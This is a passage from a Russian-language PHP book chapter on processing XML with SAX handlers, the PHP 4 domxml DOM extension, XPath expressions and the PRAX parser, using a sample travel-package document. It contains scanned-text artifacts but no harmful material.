    $currentTag = $name;  
  
    $currentAttrbs = $attrbs;  
    # Определить HTML, заменяющий открывающий тег.  
    switch ($name) {  
        case "Recordset":  
            break;  
  
        case "Travelpackage":  
            while (list ($key, $value) = each ($attrbs)) {  
                echo ("<tr><td>$key: $value</td></tr>\n");  
            }  
            break;  
    }  
}
```

```

        case "package":
            break;

        default:
            echo("<tr><td>$name</td><td>\n");
            break;
    }
}

```

Перемещаясь по документу XML, анализатор находит элементы. Например, анализатор видит элемент <Travelpackage name="a"> и сопоставляет его имя с соответствующим case в блоке switch. В этом случае данные должны быть отображены в виде строки таблицы с ячейками, содержащими имя и значение каждого атрибута тега <Travelpackage>. Для этого выводится <tr><td> \$key: \$value</td></tr>.

Команды case для <Recordset> и <Package> пустые, поэтому когда анализатор обнаружит эти теги, не будет показано ничего. Команда case по умолчанию выводит <tr><td>\$name</td><td>, где \$name - это имя текущего элемента, например <City> или <Resort>. Можно создать отдельный case для каждого элемента в документе XML или использовать один общий тег для всех элементов.

Теперь определим, как будет выглядеть XML после анализа и отображения в браузере. Можно вывести список, и тогда case по умолчанию может выглядеть так:

```

default:
    echo("<li>$name</li>\n");
    break;
}

```

Следующая функция, endElement(), определяет HTML, который должен быть показан при обнаружении конечного тега:

```

function endElement($parser, $name)
{
    global $currentTag;
    # output closing HTML tags
    switch ($name) {
        case "Travelpackage":
            echo("<tr><td colspan=\\"2\\"><hr></td></tr>\n");
            break;

        default:
            echo("</td></tr>\n");
            break;
    }
    # clear current tag variable
    $currentTag = "";
    $currentAttribs = "";
}

```

После того как мы задали способ отображения каждого элемента, легко определить, какой HTML следует поместить в различных командах case. В данном примере мы используем закрывающий тег </Travelpackage> в качестве тега-разделителя и выводим в браузер горизонтальную линию. Если нет необходимости связывать тег с HTML, оставляем case пустым.

Функция characterData() обрабатывает данные между открывающим и закрывающим тегами. В документе travel.xml большинство элементов содержит данные. Например, <City>Cayo Coco</City>, где Cayo Coco является данными. Добавим HTML к данным \$data:

```
if обработка данных между тегами
function characterData($parser, $data)
{
    global $currentTag;
    if добавим теги HTML к значениям
    switch ($currentTag) {
        case "Country_name":
            echo("<a href=\"$\">$data</a>\n");
            break;
        default:
            echo($data);
            break;
    }
}
```

Дальше следует код синтаксического анализатора. Сначала создадим анализатор, затем посмотрим, какие параметры с ним связаны. Здесь это флаг XML\_OPTION\_CASE\_FOLDING, который всегда должен быть установлен в false.

**PHP предоставляет еще один параметр, который сообщает анализатору, какой набор символов должен использоваться при анализе файла XML. По умолчанию его значением служит ISO-8859-1. Соответствующее разъяснение будет дано в главе 23. За дополнительными сведениями обращайтесь на сайт W3C: <http://www.w3.org/International/O-charset.html>.**

Если синтаксический анализатор встречает незнакомый символ (например, не входящий в набор ISO-8895-1), то заменяет его знаком вопроса (?):

```
# инициализация синтаксического анализатора
$xmlParser = xml_parser_create();

$caseFold = xml_parser_get_option($xmlParser, XML_OPTION_CASE_FOLDING);
$targetEncoding = xml_parser_get_option($xmlParser,
                                         XML_OPTION_TARGET_ENCODING);

if ($debug > 0). {
    echo("Debug is set to: $debug<br>\n");
    echo("Case folding is set to: $caseFold<br>\n");
    echo("Target Encoding is set to: $targetEncoding<br>\n");
}
```




Рис. 21.5. Дерево документа travel.xml

## Работа с DOM в PHP

DOM не входит в стандартную конфигурацию PHP. Для того чтобы иметь возможность вызывать функции DOM, необходимо настроить PHP, задав аргумент `--with-dom`. Перед конфигурированием PHP потребуются библиотеки libxml. Для серверов Linux и UNIX можно загрузить библиотеку с <http://www.xmlsoft.org/>. Для работы под Windows есть перенос библиотеки на <http://www.fh-frankfurt.de/~igor/projects/libxml/index.html>.

Заставить DOM работать с Windows и Apache — нетривиальная задача. Если возникают проблемы с выполнением кода DOM, можно проверить несколько моментов:

- Откройте `php.ini`. Здесь следует обратить внимание на две вещи — `extension_dir` и `extension=php_domxml.dll`. Сначала обратимся к `extension_dir`. Эта директива определяет, где находятся файлы, обеспечивающие функционирование расширений PHP, таких как DOM. Примерно в середине файла должен быть раздел `Paths and Directories` и директива `extension_dir`. В данном случае `extension_dir` имеет значение `./`, что означает текущую папку.

```
;;;;;;;;;;;;;;;;;;
; Paths and Directories ;
;;;;;;;;;;;;;;;;;;;
```

```
extension_dir = ./ ; directory in which the loadable extensions (modules) reside
```

Запомните значение `extension_dir`. Неважно, где находится этот каталог, но необходимо, чтобы в нем находился файл `php_domxml.dll`.

Несколько ниже находится раздел Windows Extensions. Найдите запись `extension=php_domxml.dll`. Проверьте, чтобы в начале ее не было символа точки с запятой (;). Если он есть, удалите его и выйдите из файла `php.ini`.

- Убедитесь, что `libxml.dll` и `iconv.dll` находятся в каталоге `C:\WINNT\System32\`.

Функции PHP для XML DOM все еще считаются экспериментальными (в версии PHP 4.0.6). Фактическое использование DOM в PHP может в будущем измениться.<sup>1</sup>

## Пример кода DOM

API DOM позволяет очень просто осуществлять чтение и вывод XML. Мы воспользуемся DOM, чтобы создать файл XML, провести синтаксический разбор того же файла, преобразовать его в HTML и вывести в виде таблицы.

### Вывод XML с помощью DOM

Первое, что мы должны сделать, - это создать новый объект DOM. Стока в круглых скобках становится номером версии объявления XML в результатеющем файле XML:

```
<?php  
$doc = domxml_new_doc("1.0");
```

Затем мы должны определить корневой узел:

```
$rootelem = $doc->create_element("Recordset");  
$root = $doc->append_child($rootelem);
```

Теперь будем добавлять к дереву ветви с помощью метода класса `DOMNode` (переменная `$root` - объект этого класса) `append_child()`. У этого метода один параметр, им должен быть узел, который также можно создать при помощи метода `create_element()` класса `DomDocument` (объект этого класса мы получили в переменную `$doc`). Значение элемента можно установить при помощи метода `set_content()` класса `DOMNode`. В этом примере мы хотим, чтобы дочерним узлом `Recordset` стал `Travelpackage`, у которого нет содержимого, поэтому `set_content()` вызывать не нужно.

<sup>1</sup> На момент издания перевода модуль XML DOM в PHP все еще считается экспериментальным. При этом с момента оригинального издания данной книги сам модуль, идеология работы с ним, наименования, аргументы и возвращаемые значения для многих функций модуля претерпели значительные изменения. В данном переводе мы приводим функции в той нотации, в которой они присутствуют в PHP версии 4.3.2. Код примеров и описания также переработаны в соответствии с этими изменениями. - Примеч. науч. ред.

```
$one = $root->append_child($doc->create_element("Travelpackage"));
```

В документе XML, который мы создаем, есть элемент Travelpackage с атрибутом name="a". Атрибут добавляется с помощью метода set\_attribute(). У метода set\_attribute() два параметра: первый - строка с именем атрибута, второй - строка со значением атрибута. В документе XML мы получим name="value":

```
$one->set_attribute("name", "a");
```

Теперь добавим остальные дочерние элементы Travelpackage. Используем для этого временную переменную \$node:

```
$node = $one->append_child($doc->create_element("Country_name"));
$node->set_content("Cuba");
$node = $one->append_child($doc->create_element("City"));
$node->set_content("Cayo Coco");
$node = $one->append_child($doc->create_element("Resort"));
$node->set_content("Club Tryp Cayo Coco");
$node = $one->append_child($doc->create_element("Resort_rating"));
$node->set_content("4");
$node = $one->append_child($doc->create_element("Resort_typeofholiday"));
$node->set_content("beach");
$node = $one->append_child($doc->create_element("Resort_watersports"));
$node->set_content("true");
$node = $one->append_child($doc->create_element("Resort_meals"));
$node->set_content("true");
$node = $one->append_child($doc->create_element("Resort_drinks"));
$node->set_content("true");
```

Одним из дочерних элементов Travelpackage является пустой элемент Package, служащий родительским для двух других узлов. Если сохранить показанный выше синтаксис, то дочерние элементы Package окажутся дочерними элементами Travelpackage. Поэтому мы создадим новый объект \$oneSub и сделаем его дочерним для Travelpackage:

```
$oneSub = $one->append_child($doc->create_element("Package"));
```

Теперь создадим два потомка Package:

```
$oneSubSub = $oneSub->append_child($doc->create_element("Package_dateofdep"));
$oneSubSub->set_content("5/8/89");
$oneSubSub = $oneSub->append_child($doc->create_element("Package_price"));
$oneSubSub->set_content("879");
```

Эта процедура повторяется для второго экземпляра Travelpackage. Мы построим второй экземпляр Travelpackage с помощью массива и цикла. В данном случае мы присваиваем имя узла, Country\_name, ключу массива, а содержимое узла, Cuba, сделаем значением массива. Этот массив можно заполнить с помощью запроса к базе данных, где ключом будет имя колонки, а значением - данные в поле таблицы:

```
$two = $root->append_child($doc->create_element("Travelpackage"));
$two->set_attribute("name", "b");

$nodeName = array(
    "Country_name" => "Cuba",
    "City" => "Varadero",
    "Resort" => "Sol Club Paleras",
    "Resort_rating" => "3",
    "Resort_typeofholiday" => "beach",
    "Resort_watersports" => "false",
    "Resort_meals" => "true",
    "Resort_drinks" => "false");

while (list($key,$value) = each($nodeName)) {
    $node = $two->append_child($doc->create_element($key));
    $node->set_content($value);
}

$twoSub = $two->append_child($doc->create_element("Package"));
$twoSubSub = $twoSub->append_child($doc->create_element("Package_dateofdep"));
$twoSubSub->set_content("5/1/89");
$twoSubSub = $twoSub->append_child($doc->create_element("Package_price"));
$twoSubSub->set_content("779");
```

После того как созданы все узлы документа XML, надо создать документ. Сначала создадим новый файл, а затем поместим в него узлы из памяти. С помощью режима "w+" функции `fopen()` мы создадим новый файл для записи содержимого из памяти. Этот код заменит файл с таким именем, если он уже существует:

```
$fp = fopen("travel.xml", "w+");
```

Дозапись к существующему файлу отличается от работы с обычным файлом. Сначала необходимо считать файл в память, затем можно добавить новый дочерний узел и сделать дамп памяти с помощью `dump_mem()`, чтобы осуществить запись в дополнляемый файл. Первый необязательный аргумент метода `dump_mem()` - булева переменная `format`. Если она установлена в `true` (`false` по умолчанию), то результирующий документ будет **отформатирован**. Следите за тем, чтобы не послать в документ новый корневой узел:

```
fwrite($fp, $doc->dump_mem(), strlen($doc->dump_mem()));1
fclose($fp);
```

Следующий код открывает файл XML и загружает его в память.

<sup>1</sup> Данная операция может быть весьма ресурсоемкой, если размер документа большой. Лучше сначала получить строку при помощи `dump_mem()`, а потом узнать ее длину и передать `fwrite()` полученные таким образом два последних аргумента. Кроме того, можно вместо `dump_mem()` использовать метод `dump_file()`, первый аргумент которого - путь к файлу, в который будем записывать результат. - *Примеч. науч.ред.*

```
$doc = domxml_open_file("travel.xml");
$root = $doc->document_element();
$nodes = $root->child_nodes();
```

Сначала мы создаем экземпляр объекта DOM с именем `$doc`, затем назначаем корневой узел и заполняем объект `$nodes` дочерними узлами корневого. Когда имеющийся файл прочитан в дерево XML, можно добавить дочерний узел к корневому. Этот новый узел называется `Travelpackage`, и он будет родительским узлом для остальных узлов:

```
$one = $root->append_child($doc->create_element("Travelpackage"));
$one->set_attribute("name", "c");
```

Далее следует массив значений, добавляемых в документ:

```
$nodeName = array(
    "Country_name" => "Jamacia",
    "City" => "Ocho Rios",
    "Resort" => "Sandals Ocho Rios",
    "Resort_rating" => "3",
    "Resort_typeofholiday" => "beach",
    "Resort_watersports" => "true",
    "Resort_meals" => "true",
    "Resort_drinks" => "true");
```

Добавим значения с помощью оператора `while`:

```
while (list($key, $value) = each($nodeName)) {
    $node = $one->append_child($doc->create_element($key));
    $node->set_content($value);
}
```

Добавим детали, относящиеся к пакету:

```
$oneSub = $one->append_child($doc->create_element("Package"));
$oneSubSub = $oneSub->append_child($doc->create_element("Package_dateofdep"));
$oneSubSub->set_content("5/11/89");
$oneSubSub = $oneSub->append_child($doc->create_element("Package_price"));
$oneSubSub->set_content("679");
```

Затем мы записываем все данные обратно в файл XML. Можно было выполнить запись в другой файл, изменив имя файла в команде `fopen()`. Мы устанавливаем режим `w+` при дописывании к документу XML, и может показаться, что это противоречит здравому смыслу. Однако если бы мы установили режим `a+`, это привело бы к созданию файла XML с пятью комплектами элементов `Travelpackage` и двумя корневыми элементами. У нас в файле уже есть два элемента `Travelpackage`, мы читаем их в память и добавляем еще один, а затем пишем в конец файла, получая в итоге  $2 + 2 + 1$ . Кроме того, мы получим недействительный файл XML, поскольку в нем будет два объявления XML.

Затем мы выводим содержимое объекта XML \$doc, который хранится в памяти, в файл travel.xml:

```
$fp = fopen("travel.xml", "w+");
fwrite($fp, $doc->dump_mem(true), strlen($doc->dump_mem(true)));
fclose($fp);
?>
```

В итоге мы получим следующий файл XML:

```
<?xml version="1.0"?>
<Recordset>
    <Travelpackage name="a">
        <Country_name>Cuba</Country_name>
        <City>Cayo Coco</City>
        <Resort>Club Tryp Cayo Coco</Resort>
        <Resort_rating>4</Resort_rating>
        <Resort_typeofholiday>beach</Resort_typeofholiday>
        <Resort_watersports>true</Resort_watersports>
        <Resort_meals>true</Resort_meals>
        <Resort_drinks>true</Resort_drinks>
        <Package>
            <Package_dateofdep>5/8/89</Package_dateofdep>
            <Package_price>879</Package_price>
        </Package>
    </Travelpackage>
    <Travelpackage name="b">
        <Country_name>Cuba</Country_name>
        <City>Varadero</City>
        <Resort>Sol Club Paleras</Resort>
        <Resort_rating>3</Resort_rating>
        <Resort_typeofholiday>beach</Resort_typeofholiday>
        <Resort_watersports>false</Resort_watersports>
        <Resort_meals>true</Resort_meals>
        <Resort_drinks>false</Resort_drinks>
        <Package>
            <Package_dateofdep>5/1/89</Package_dateofdep>
            <Package_price>779</Package_price>
        </Package>
    </Travelpackage>
    <Travelpackage name="c">
        <Country_name>Jamacia</Country_name>
        <City>Ocho Rios</City>
        <Resort>Sandals Ocho Rios</Resort>
        <Resort_rating>3</Resort_rating>
        <Resort_typeofholiday>beach</Resort_typeofholiday>
        <Resort_watersports>true</Resort_watersports>
        <Resort_meals>true</Resort_meals>
        <Resort_drinks>true</Resort_drinks>
        <Package>
            <Package_dateofdep>5/11/89</Package_dateofdep>
            <Package_price>679</Package_price>
        </Package>
    </Travelpackage>
</Recordset>
```

```
</Package>
</Travelpackage>
</Recordset>
```

## XPath

Чтение объектов из дерева в нужном формате требует использования XPath. Поэтому прежде чем рассматривать код для чтения файла XML с помощью DOM, мы должны рассмотреть XPath.

XPath предоставляет синтаксис для нахождения узлов в дереве документа XML. XPath всегда действует в узле контекста, который аналогичен каталогу в оболочке UNIX, поэтому важно, где выполняется выражение XPath. XPath применяется для нахождения или выбора одного или нескольких узлов в документе XML.

Например, выражение XPath Recordset выберет все узлы с именем элемента Recordset. Если бы нам требовалось выбрать элементы Travelpackage во всех элементах Recordset, мы должны были бы использовать следующее выражение XPath – Recordset/Travelpackages. Это выражение XPath требует, чтобы Travelpackages был непосредственным потомком Recordset. Если мы допускаем, чтобы внутри находились другие элементы, то следует указать: Recordset//Travelpackages.

Корневой узел обозначается символом / - так же, как в файловых системах UNIX. Следовательно, чтобы найти непосредственных потомков корневого элемента, можно задать /Recordset. Символ \* соответствует любому имени. Следовательно, /\* выбирает все дочерние элементы корневого элемента.

Как в документе XML есть различные типы элементов и части, так и в XPath есть различные типы узлов, каждый из которых соответствует различным частям документа XML. Узел элемента XPath (element node) представляет тег, или элемент документа XML. Например, <Recordset> и <City> являются элементами узлов. Данные внутри <City>Cayo Coco</City> представляют собой узлы текста (text node).

Другой тип узла в XML - это узел атрибута (attribute node), соответствующий подстроке name= в <Travelpackage name="a">. Есть и другие узлы, описывающие другие части документа XML, такие как пространство имен и инструкции обработки, но мы не рассматриваем их в этой главе и потому не станем вдаваться в подробности. Перечислим несколько правил, относящихся к узлам:

- У каждого документа XML есть корневой узел, который обычно соответствует родительскому элементу самого верхнего уровня в документе XML
- У каждого узла, исключая корневой, должен быть родительский
- У каждого узла может быть ноль или более дочерних узлов

XPath, используя структуру и тип узлов, позволяет найти любые узлы в дереве DOM. Это делается с помощью пути адресации (location path). Путь адресации может быть указан относительно текущего узла или абсолютным от корневого узла. Пути адресации состоят из символов косой черты и имен узлов и похожи на адресацию в файловой системе.

Например, `/Recordset/Travelpackage/City` представляет собой абсолютный путь к элементу `<City>` в нашем примере документа XML. Абсолютный путь начинается в корневом узле документа. Узел, в котором начинается путь, называется узлом контекста. Узлом контекста абсолютного пути является корневой узел. Чтобы выделить конкретный элемент `<City>`, следует указать, который из них нам требуется.

Это осуществляется с помощью [i]-синтаксиса. Чтобы выделить первое вхождение `<City>`, надо указать путь `/Recordset/Travelpackage/City[1]`. Это очень похоже на выделение конкретного элемента в массиве. Относительный путь задается двумя косыми чертами.

Понятие узла контекста существенно при работе с относительными путями. Относительный путь указывается относительно узла контекста. С помощью относительных путей можно выбрать все узлы `City`, являющиеся дочерними для `Travelpackage`, задав `//Travelpackage/City`. Если нужен только второй узел, то запись выглядит так: `//Travelpackage/City[2]`.

Рассмотрим некоторые примеры синтаксиса (табл. 21.4):

*Таблица 21.4. Примеры синтаксиса*

| XPath                                     | Описание   |
|---|--|
| <code>//City</code>                       | Выбирает все экземпляры узла <code>City</code>   |
| <code>/City/*</code>                      | Выбирает все дочерние узлы <code>City</code>   |
| <code>//City/text()</code>                | Выбирает текстовый узел из всех экземпляров узла <code>City</code> , ( <code>Cayo Coco, Varadero</code> )  |
| <code>//@*</code>                         | Выбирает все атрибуты в документе ( <code>name=a, name=b</code> и т. д.)   |
| <code>//Travelpackage[@name="a"]/*</code> | Выбирает все дочерние узлы <code>&lt;Travelpackage name="a"&gt;</code> , не являющиеся внуками - <code>&lt;Package_dateofdep&gt;</code> и <code>&lt;Package_price&gt;</code> |
| <code>//*[@*</code>                       | Выбирает все узлы под корневым (выбирает все узлы)   |
| <code>//Travelpackage/*/*</code>          | Выбирает все узлы под <code>Travelpackage/any_other_node/</code> , например <code>Package_dateofdep</code> или <code>Package_price</code>                                    |

Хорошая сводка по XPath есть на <http://www.zvon.org/HTMLonly/XPathTutorial/General/examples.html>.

*Лучше всего проверять выражения XPath с помощью XPath Tester. XPath Tester написан на Java и может быть получен как приложение open source у FiveSight на <http://www.fivesight.com/downloads/XPathTester.asp>. Для запуска XPath Tester требуется Java 2. С помощью этого приложения можно загрузить документ XML и, применяя к документу выражения XPath, посмотреть, что они возвращают.*

## Чтение XML с помощью DOM

Посмотрим теперь, как прочесть файл XML и послать HTML в броузер. Учитывая мощь XPath, можно представить себе, что для этого просто потребуется выделить все узлы и отправить их броузеру.

Вот код, который выводит файл XML в виде HTML. Сначала создаем новый объект XML с именем \$doc. Затем создаем новый контекст, чтобы с помощью XPath ссылаться на узлы в дереве DOM:

```
<html>
  <head>
    <title>DOM Travel Packages</title>
  </head>

  <body>
    <h1>Travel Packages</h1>
    <table>
      <?php
        $doc = domxml_open_file("travel.xml");
        $context = xpath_new_context($doc);
```

Получим корневой объект:

```
$root = $doc->document_element();
```

Создадим переменную \$expr, которая будет хранить команды XPath. Прове-  
вносить изменения здесь, чем в команде `xpath_eval()`. Команда XPath `/*`  
найдет все дочерние узлы для корневого узла:

```
$expr = "/*";
```

Функция `xpath_eval()` выполняет команду XPath с контекстом документа.  
Она возвращает объект, содержащий массив найденных узлов, если синтаксис  
XPath верен и функция находит результат, либо `false`, если синтаксис не  
верен или функция не возвращает результат. Таким образом, можно поместить  
`xpath_eval()` в условный оператор. Если есть узлы, которые соответствуют  
команде XPath, то они возвращаются и записываются в `$tmpArray`. Ключ  
`$tmpArray` соответствует имени узла, а значение массива – содержимому узла.  
Массив можно просмотреть в цикле и вывести XML в виде HTML:

```
if ($path = xpath_eval($context, $expr)) {
    $tmpArray = $path->nodeset;
    while (list() = each($tmpArray)) {
        $i++;
        echo("<tr><td>");
        echo($tmpArray[$i]->name);
        echo("</td><td>");
        echo($tmpArray[$i]->content);
        echo("</td></tr>\n");
    }
} else {
    echo("expression: $expr, is invalid\n");
}
?>
</table>
</body>
</html>
```

Этот код выводит содержимое файла XML в броузер, но это не тот формат, который нам нужен. Обратите внимание, что за каждым элементом Travelpackage следуют значения атрибутов его элементов, как для Package. Из этого следует, что вложенность элементов не была соблюдена при построении или анализе дерева (рис. 21.6):




Рис. 21.6. Вывод содержимого файла XML в броузер

Чтобы получить требуемый HTML, надо проделать еще некоторую работу.

Начало этого файла такое же, как в предыдущем примере. Мы создаем новый экземпляр объекта XML с именем \$doc и новый контекст для XPath с именем \$context:

```
<html>
  <head>
    <title>DOM Travel Packages</title>
  </head>

  <body>
    <h1>Travel Packages</h1>
    <table>
      <?php
        $doc = domxml_open_file("travel.xml");
        $context = xpath_new_context($doc);

        $root = $doc->document_element();
```

Узел Travelpackage будет выступать в качестве абстрактного разделителя строк для этого документа. У Travelpackage есть атрибут name. Значение этого

атрибута применяется для поиска каждой группы узлов, которую надо извлечь из дерева DOM. Создадим массив, собирающий вместе все дочерние узлы `Travelpackage` `name="x"`. С помощью цикла `for` обойдем массив и используем массив как значение в команде XPath:

```
$var = array("a", "b");

for ($x = 0; $x < count($var); $x++) {
    $path = xpath_eval($context,
        "//Travelpackage[@name=\"$var[$x]\"]//Country_name");
    $tmpArray = $path->nodeset;
```

Первая команда XPath `//Travelpackage[@name="$var[$x]"]//Country_name` превратится в `//Travelpackage[@name="a"]//Country_name` во время первого прохода цикла `for`. Все узлы с именем `Country_name`, являющиеся дочерними для `Travelpackage`, где `name="a"`, будут записаны в `$tmpArray`. Эту команду `xpath_eval` можно было бы заключить в условный оператор `if`, чтобы улучшить обработку ошибок, как показано в предыдущем примере кода:

```
echo("<tr><td>");
echo($tmpArray[0]->name);
echo("</td><td><a href=\"#\">>");
echo($tmpArray[0]->content);
echo("</a></td></tr>\n");
```

Мы собрали некоторую информацию об узлах и теперь выведем ее в таблицу. Массив `$tmpArray` может хранить не только имя или содержимое. В зависимости от документа XML, он может также содержать тип, узел, атрибуты, комментарии и/или инструкции обработки. Если бы мы выполнили `print_r($tmpArray)`, то увидели бы элементы массива. Вот как они выглядят для этого кода и документа XML:

```
Array
(
    [0] => DomNode Object
        (
            [type] => 1
            [name] => Country_name
            [content] => Cuba
            [node] => Resource id #5
        )
)
```

Мы явно выводим из массива только элементы `name` и `content`. Можно задать любое форматирование, чтобы HTML выглядел так, как требуется.

Повторим ту же схему для остальных узлов, находящихся ниже `Travelpackage`, которые надо вывести в виде HTML. Вторая команда XPath `//Travelpackage[@name="a"]/*` находит все дочерние узлы `Travelpackage`, для которых `name="a"`, и снова записывает результат в `$tmpArray`.

Снова выводим значения в броузер, циклически обходя массив в помощью оператора while:

```
$path = xpath_eval($context, "//Travelpackage[@name=\"$var[$x]\"]/*");
$tmpArray = $path->nodeset;
while (list() = each($tmpArray)) {
    $i++;
    echo("<tr><td>");
    echo($tmpArray[$i]->name);
    echo("</td><td>");
    echo($tmpArray[$i]->content);
    echo("</td></tr>\n");
}
$i=0;
```


Следующая команда XPath `//Travelpackage[@name="a"]/Package/*` находит все дочерние элементы Package, в которых Travelpackage name = "a". И снова все узлы, найденные при выполнении команды XPath, записываются в `$tmpArray`. Вместо обхода массива в цикле мы обращаемся к его элементам непосредст-венно:

```
$path = xpath_eval($context,
    "//Travelpackage[@name=\"$var[$x]\"]/Package/*");
$tmpArray = $path->nodeset;
echo("<tr><td>");
echo($tmpArray[0]->name);
echo("</td><td>");
echo($tmpArray[0]->content);
echo("</td></tr>\n");
echo("<tr><td>");
echo($tmpArray[1]->name);
echo("</td><td>");
echo($tmpArray[1]->content);
echo("</td></tr>\n");
echo("<tr><td colspan=2><hr></td></tr>\n");
}

?>
</table>
</body>
</html>
```

Если бы длина документа XML была больше, чем два абстрактных набора за-писей, нам пришлось бы увеличить размер массива `$var` в соответствии с этой длиной. Конечно, для этого требуется знать размер файла XML. Если размер файла XML неизвестен или меняется, то надо применить к `$tmpArray` функцию `sizeof()`.

Ниже показан результат выполнения приведенного выше кода (рис. 21.7):



*Рис. 21.7. Результат выполнения кода*

## Модель RAX

Модель RAX работает с ориентированными на записи документами XML и документами XML в стиле SML. Реализация RAX для PHP называется PRAX и должна рассматриваться как альфа- или предварительный альфа-код. В настоящее время PRAX - единственная имеющаяся реализация RAX для PHP. PRAX представляет собой портированный на PHP модуль perl **XML::RAX**. С его помощью можно читать содержимое файла XML, но нельзя составлять документы XML.

Исходный код PRAX можно взять на <http://www.oreillynet.com/~rael/lang/php/PRAX/>.

### Работа с PRAX в PHP

С помощью PRAX можно обрабатывать документ XML способом, похожим на запрос SQL. Запрос SQL возвращает набор записей, который можно обрабатывать или выводить. PRAX ведет себя таким же образом, и был разработан, чтобы обрабатывать данные именно так.

Есть два варианта работы с PRAX - можно послать в PRAX строку XML или открыть с его помощью файл XML. В следующем примере мы открываем файл из файловой системы.

### Пример кода PRAX

Следующий код является модификацией кода примера, предоставленного автором PRAX Раелем Дорнфестом (Rael Dornfest).

В этой главе сделаны небольшие изменения в классе PRAX.php. Код примера автора выводил все на экран, чего мы делать не хотим. Мы воспользуемся глобальной отладкой. Автор был извещен, но если код не обновлен, потребуется обновить класс самостоятельно или загрузить его с <http://www.wrox.com/>. Вот что необходимо сделать:

- Открыть PRAX.php в текстовом редакторе
- Найти строку `$this->debug = 1;`
- Заменить эту строку следующей: `$this->debug = $GLOBALS["debug"];`

Для этого примера необходимо наличие двух файлов в одном и том же каталоге:

- travel\_simple.xml
- travel\_sample.php

Вспомним, что в travel.xml есть атрибуты и довольно глубокая вложенность. PRAX игнорирует атрибуты типа `name="a"`. Если в документе XML более двух уровней вложенности, содержимое вложенных элементов объединяется.

Например, в нашем файле XML есть элемент Package, являющийся родительским для Package\_dateofdep и Package\_price. Значения этих двухдочерних элементов объединяются и образуют один массив. В нашем примере этот массив содержит "5/8/98 879" и "5/8/98 779".

При работе с PRAX допускается не более трех уровней вложенности, поэтому либо удалите из файла travel.xml элементы `<Package>...</Package>`, либо измените элементы так, чтобы они все находились на одном уровне:

```
<Resort_drinks>false</Resort_drinks>
<Package_dateofdep>5/1/98</Package_dateofdep>
<Package_price>779</Package_price>
```

Иными словами, приведите свой документ XML к формату SML, прежде чем воспользоваться PRAX. Модифицированная версия travel.xml носит название travel\_simple.xml.

Файл кода travel\_sample.php загружает, читает и выводит содержимое файла XML в виде таблицы HTML:

```
<?php
# Установите debug в 0, если не хотите видеть информацию обработки на экране,
# или в 1, если хотите видеть информацию обработки на экране.
$debug = "1";
global $debug;
?>
```

Когда все заработает, и форматирование HTML будет удовлетворительным, можно отключить вывод информации обработки, установив для \$debug значение 0:

```
<html>
<head>
    <title>PRAX Demonstration</title>
```

```
</head>
<body>
<?php
print("<h1>Travel Packages</h1>\n");
```

Если путь к PRAX.php указан правильно, то должен работать следующий код:

```
# Включить библиотеку RAX
include("./PRAX.php");
```

Создаем экземпляр объекта RAX:

```
в Создать новый объект RAX
$rax = new RAX();
```

Загружаем файл XML:

```
# Открыть документ XML
$rax->openfile("./travel.xml");
```

Определим тег, служащий разделителем строк. Значение этого разделителя будет таким же, как имя элемента второго уровня в документе XML. В данном примере это Travelpackage:

```
# Выбрать разделитель записей, аналогичных строкам таблицы
$rax->record_delim = 'Travelpackage';

# Начать синтаксический анализ документа XML
$rax->parse();

# Прочесть первую запись
$rec = $rax->readRecord();
```

